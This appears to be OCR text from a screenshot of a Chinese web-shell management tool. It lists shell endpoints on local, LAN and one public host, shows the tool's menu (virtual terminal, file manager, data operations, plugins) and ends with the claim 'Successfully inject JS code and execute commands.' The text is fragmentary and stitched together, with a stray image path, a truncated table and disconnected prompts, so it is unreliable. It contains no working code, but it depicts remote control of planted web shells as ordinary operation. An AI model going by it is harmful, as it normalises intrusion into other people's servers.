
Use the browse website function:

URL地址	IP地址	物理位置	网
http://127.0.0.1/o.php	127.0.0.1	IANA 保留地址	
http://10.64.5.233/snspam	10.64.5.233	局域网 对方和总	
http://10.64.5.232/snspam	10.64.5.232	局域网 对方和总	
http://www.csrda.com/Att	202.96.1.227	北京市 联通	

- 虚拟终端
- 文件管理
- 数据操作
- 浏览网站
- 复制URL
- 加载插件
- 插件市场
- 添加数据
- 编辑数据
- 删除数据
- 移动数据
- 创建副本
- 搜索数据
- 清空缓存
- 清空所有缓存



Browse the website:



Successfully inject JS code and execute commands.

